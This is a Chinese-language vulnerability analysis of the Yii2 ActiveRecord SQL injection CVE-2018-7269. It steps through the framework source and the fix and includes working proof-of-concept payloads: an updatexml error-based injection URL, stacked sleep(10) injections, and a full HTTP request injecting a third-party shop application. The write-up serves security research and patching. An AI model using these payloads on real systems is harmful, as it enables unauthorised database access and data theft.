官方cve介绍

- yii\db\ActiveRecord::findOne() and yii\db\ActiveRecord::findAll() in yiisoft/yii2 referenced as CVE-2018-7269. Methods allow SQL injection if input is not prepared properly. Attackers could probably execute arbitrary SQL queries or circumvent access checking methods applied on query level.
- yii\redis\ActiveRecord::findOne() and yii\redis\ActiveRecord::findAll() in yiisoft/yii2-redis referenced as CVE-2018-8073. Methods allow remote code execution in redis servers lua script environment. Attackers could probably manipulate data on the redis server.
- yii\elasticsearch\ActiveRecord::findOne() and yii\elasticsearch\ActiveRecord::findAll() in yiisoft/yii2-elasticsearch referenced as CVE-2018-8074. Methods may allow injecting different search condition than desired or cause an error response from the elasticsearch server.

修复情况

以下6个版本修复 versions 2.0.15.0-1, 2.0.13.2-3 and 2.0.12.1-2，其他为修复

2.0.14 版本未修复。

yii basic,advanced两个模板默认安装的是 `yiisoft/yii2 (2.0.15.1)`

修复方式:ActiveRecord.php::findByCondition()

```
protected static function findByCondition($condition)
{
    $query = static::find();
    if (!ArrayHelper::isAssociative($condition)) {
        ...
        } else {
            throw new InvalidConfigException('"' . get_called_class() . '" must have a primary
key.');
        }
    } elseif (is_array($condition)) {
        $condition = static::filterCondition($condition);
    }
    return $query->andWhere($condition);
}
```

filterCondition() 是过滤$condition为数组的情况:

```
    protected static function filterCondition(array $condition)
    {
        $result = [];
        // valid column names are table column names or column names prefixed with table name
        $columnNames = static::getTableSchema()->getColumnNames();
        $tableName = static::tableName();
        $columnNames = array_merge($columnNames, array_map(function($columnName) use ($tableName)
{
            return "$tableName.$columnName";
        }, $columnNames));
        foreach ($condition as $key => $value) {
            if (is_string($key) && !in_array($key, $columnNames, true)) {
                throw new InvalidArgumentException('Key "' . $key . '" is not a column name and
can not be used as a filter');
            }
            $result[$key] = is_array($value) ? array_values($value) : $value;
        }
        return $result;
    }
```

修复方式就是对$conditaoin中的键名key进行白名单过滤。通过修复方式也知道出问题的是键名key

不影响的代码:

```
// yii\web\Controller 会确保$id参数是标量类型，即数字或者字符串类型
public function actionView($id)
{
    $model = Post::findOne($id);
    // ...
}

// 做类型转换
$model = Post::findOne((int) Yii::$app->request->get('id'));

// 明确的指定一个字段名，这样无论id参数是标量类型还是数组类型都只能查询出该条字段记录。
$model = Post::findOne(['id' => Yii::$app->request->get('id')]);
```

受影响的代码

```
$model = Post::findOne(Yii::$app->request->get('id'));
```


即我们接受的id参数的键值key是可控的，我们可以传入array类型。

为什么键名key可控就会导致注入，我们接下来分析一下.

分析

本地搭建一下环境，按照官方给的受影响的code 分析,我们给id参数传入array,key为payload:


poc: `http://localhost:82/backend/web/index.php?r=tools/test&id[updatexml(1,concat(0x3a,(select%20user())),1)%23]=xxx`



```
Database Exception – yii\db\Exception

SQLSTATE[HY000]: General error: 1105 XPATH syntax error: ':root@localhost'
The SQL being executed was: SELECT * FROM `tools` WHERE updatexml(1,concat(0x3a,(select user())),1)#='xxx'
Error Info: Array
(
    [0] => HY000
    [1] => 1105
    [2] => XPATH syntax error: ':root@localhost'
)

↳ Caused by: PDOException
  SQLSTATE[HY000]: General error: 1105 XPATH syntax error: ':root@localhost'
  in /mnt/hgfs/File/Code/github/blog/yii2blog/yii2blog/vendor/yiisoft/yii2/db/Command.php at line 1258
```


PDO 机制

PDO::ATTR_EMULATE_PREPARES 设置受Yii链接属性emulatePrepare影响，yii默认没有设置该值，默认就是采用的PDO模拟预处理的方式。



```
if ($this->emulatePrepare !== null && constant( name: 'PDO::ATTR_EMULATE_PREPARES')) {
    $this->pdo->setAttribute( attribute: PDO::ATTR_EMULATE_PREPARES, $this->emulatePrepare);
}
```

采用PDO模拟预处理的话是可以多语句执行的



Name	Status	Type	Initiator	...	Time	Waterfall
index.php?r=tools/test&id[1;select%20sleep(10);%23]=xxx	200	document	Other	...	10.48 s	
inject.js	200	script	content.js:55	...	145 ms	

调试代码

通过本地调试我们跟踪一下Yii对键名key的处理,为了复现漏洞，我们把 `$condition = static::filterCondition($condition);` 这样给注释掉。

demo code: `$model = Post::findOne(Yii::$app->request->get('id'));`


vendor/yiisoft/yii2/db/BaseActiveRecord.php::findOne()

```
public static function findOne($condition)
{
    return static::findByCondition($condition)->one();
}
```

vendor/yiisoft/yii2/db/ActiveRecord.php::finByCondition()


```
    protected static function findByCondition($condition)
    {
        $query = static::find();

        if (!ArrayHelper::isAssociative($condition)) {
            // query by primary key
            $primaryKey = static::primaryKey();
            if (isset($primaryKey[0])) {
                $pk = $primaryKey[0];
                if (!empty($query->join) || !empty($query->joinWith)) {
                    $pk = static::tableName() . '.' . $pk;
                }
                // if condition is scalar, search for a single primary key, if it is array, search
for multiple primary key values
                $condition = [$pk => is_array($condition) ? array_values($condition) :
$condition];
            } else {
                throw new InvalidConfigException('"' . get_called_class() . '" must have a primary
key.');
            }
        } elseif (is_array($condition)) {
            // $condition = static::filterCondition($condition);
           $condition = $condition;
        }

        return $query->andWhere($condition);
    }
```

我们看到findByCondition()函数没有过滤，直接返回 `$query->andWhere($condition)` 而anyWhere是直接将$condition赋值给$where就返回了。




```
    public function andWhere($condition, $params = [])
    {
        if ($this->where === null) {
            $this->where = $condition;
        } elseif (is_array($this->where) && isset($this->where[0]) && str
            $this->where[] = $condition;
        } else {
            $this->where = ['and', $this->where, $condition];
        }
        $this->addParams($params);
        return $this;
    }
```


然后程序继续执行我们的Query.php::one()方法



```
    public function one($db = null)
    {
        if ($this->emulateExecution) {
            return false;
        }

        return $this->createCommand($db)->queryOne();
    }
```



```
    public function createCommand($db = null)
    {
        if ($db === null) {
            $db = Yii::$app->getDb();
        }
        list($sql, $params) = $db->getQueryBuilder()->build($this);

        $command = $db->createCommand($sql, $params);
        $this->setCommandCache($command);

        return $command;
    }
```




```
    public function build($query, $params = [])
    {
        $query = $query->prepare($this);

        $params = empty($params) ? $query->params : array_merge($params, $query->params);

        $clauses = [
            $this->buildSelect($query->select, $params, $query->distinct, $query->selectOption),
            $this->buildFrom($query->from, $params),
            $this->buildJoin($query->join, $params),
            $this->buildWhere($query->where, $params),
            $this->buildGroupBy($query->groupBy),
            $this->buildHaving($query->having, $params),
        ];
```

build()函数是解析sql语句各个部分的，我们直接来看到buildWhere()函数对where的解析。

vendor/yiisoft/yii2/db/QueryBuilder.php::buildWhere()

```
public function buildWhere($condition, &$params)
{
    $where = $this->buildCondition($condition, $params);

    return $where === '' ? '' : 'WHERE ' . $where;
}
```




```php
    public function buildCondition($condition, &$params)
    {
        if (is_array($condition)) {
            if (empty($condition)) {
                return '';
            }

            $condition = $this->createConditionFromArray($condition);
        }

        if ($condition instanceof ExpressionInterface) {
            return $this->buildExpression($condition, $params);
        }

        return (string) $condition;
    }
```

中间绕过很多函数，最终来到我们最后的函数处:

vendor/yiisoft/yii2/db/conditions/HashConditionBuilder.php::build()

```php
    public function build(ExpressionInterface $expression, array &$params = [])
    {
        $hash = $expression->getHash();
        $parts = [];
        foreach ($hash as $column => $value) {
            if (ArrayHelper::isTraversable($value) || $value instanceof Query) {
                // IN condition
                $parts[] = $this->queryBuilder->buildCondition(new InCondition($column, 'IN',
 $value), $params);
            } else {
                if (strpos($column, '(') === false) {
                    $column = $this->queryBuilder->db->quoteColumnName($column);
                }
                if ($value === null) {
                    $parts[] = "$column IS NULL";
                } elseif ($value instanceof ExpressionInterface) {
                    $parts[] = "$column=" . $this->queryBuilder->buildExpression($value, $params);
                } else {
                    $phName = $this->queryBuilder->bindParam($value, $params);
                    $parts[] = "$column=$phName";
                }
            }
        }

        return count($parts) === 1 ? $parts[0] : '(' . implode(') AND (', $parts) . ')';
    }
```


中间有一段是将$condition赋值给了$hash变量，我们看一下所有变量情况:


```
VARIABLES
Locals
  $column: "updatexml(1,concat(0x3a,(select user())),1)#"
▸ $expression: yii\db\conditions\HashCondition
◢ $hash: array(1)
    updatexml(1,concat(0x3a,(select user())),1)#: "xxx"
◢ $params: array(1)
    :qp0: "xxx"
▸ $parts: array(0)
```

程序最终会走到最后一个else语句: `$parts[] = "$column=$phName";` 将$column和$phName进行拼接，$phName是绑定的参数名":qp0"

build()后的$where变量的值为: `"updatexml(1,concat(0x3a,(select user())),1)#=:qp0"`

我们看看最后PDO prepare后的sql语句,再Command.php::internalExecute()处是pdo的执行过程.


```
◢ VARIABLES
    $rawSql: "SELECT * FROM `tools` WHERE updatexml(1,concat(0x3a,(select user())),1)#='xxx'"
  ◢ $this: yii\db\Command
    ▸ db: yii\db\Connection
    ◢ pdoStatement: PDOStatement
        queryString: "SELECT * FROM `tools` WHERE updatexml(1,concat(0x3a,(select user())),1)#=:qp0"
      fetchMode: 2
    ◢ params: array(1)
        :qp0: "xxx"
◢ WATCH
```


最后PDO执行的sql语句为:

```
"SELECT * FROM `tools` WHERE updatexml(1,concat(0x3a,(select user())),1)#=:qp0"
```


如果$conditoin 的键名可控的话就会导致注入。

案例

Shop-PHP-Yii2 几处前台sql注入



```php
    */
    public function actionCreatePost()
    {
        var_dump( expression: 1);
        $user_id = $this->getUserId();
        $fullname = Yii::$app->request->post( name: 'fullname');
        $area_id = Yii::$app->request->post( name: 'area_id');
        $detail_address = Yii::$app->request->post( name: 'detail_address');
        $telephone = Yii::$app->request->post( name: 'telephone');
        $is_default = Yii::$app->request->post( name: 'is_default') ? 1 : 0;

        if(!$fullname || !$area_id || !$detail_address || !$telephone) {
            return $this->jsonFail([],  message: "请把信息填写完整");
        }
        if(!is_numeric($telephone) || strlen($telephone) < 11 || substr($telephone,  start: 0,  length: 1) != '1') {
            return $this->jsonFail([],  message: "请输入正确手机号");
        }

        $area = Area::findOne($area_id);
        if (!$area) {
            return $this->jsonFail([],  message: "区域地址(ID:$area_id) 不存在");
        }
```



```
POST /wap/web/address/create-post HTTP/1.1
Host: 192.168.23.129:82
Content-Length: 271
Origin: http://192.168.23.129:82
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.110
Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Referer: http://192.168.23.129:82/wap/web/index.php
Accept-Language: zh-CN,zh;q=0.9,de-DE;q=0.8,de;q=0.7
Cookie:
_csrf=6108f06842e5365499cd2481ee93d7711a92d5652c31ca74213f3d0a5f294072a%3A2%3A%7Bi%3A0%3Bs%3A5%3A%22_
csrf%22%3Bi%3A1%3Bs%3A32%3A%22VveLJeDhFfs-pISKS5rAry2E_hnDbfSV%22%3B%7D;
PHPSESSID=8cn8vjotbu2unsa1nrc87sqe70;
_identity=876e7dad7a4135ff3b7d06e547c93da5c07bf0768a386d6c7fcbf8b0abe00ac2a%3A2%3A%7Bi%3A0%3Bs%3A9%3A%2
2_identity%22%3Bi%3A1%3Bs%3A48%3A%22%5B113%2C%22asJ4ilxil_4fjorFqlKWlxKyp1IKSX7R%22%2C2592000%5D%22%3B
%7D;
app_cart_cookie_id=4e4902959bccfd2616595a54de2c15415197ac493f87683e00549a811910d854a%3A2%3A%7Bi%3A0%3Bs
%3A18%3A%22app_cart_cookie_id%22%3Bi%3A1%3Bs%3A32%3A%22beaeaec5c901f2af2e52d5c5d83f6b00%22%3B%7D
Connection: close

_cs[illegible]lhKei53SHcqLi82ZBIMHzA.OVdePhs8JW04O1wOejIpMCQ.TBEbIQ%3D%3D&fullname=11ff&area_id[1;select
sleep(10);%23]=381&area_text=%E5%8C%97%E4%BA%AC%E5%B8%82%2C%E5%8C%97%E4%BA%AC%E5%B8%82%2C%E4%
B8%9C%E5%9F%8E%E5%8C%BA&detail_address=fff&telephone=15801001202&is_default[]=on
```

```
HTTP/1.1 200 OK
Host: 192.168.23.129:82
Connection: close
X-Powered-By: PHP/7.0.32-0ubuntu0.16.04.1
Expires: Thu, 19 Nov 1981 08:52:00 GMT
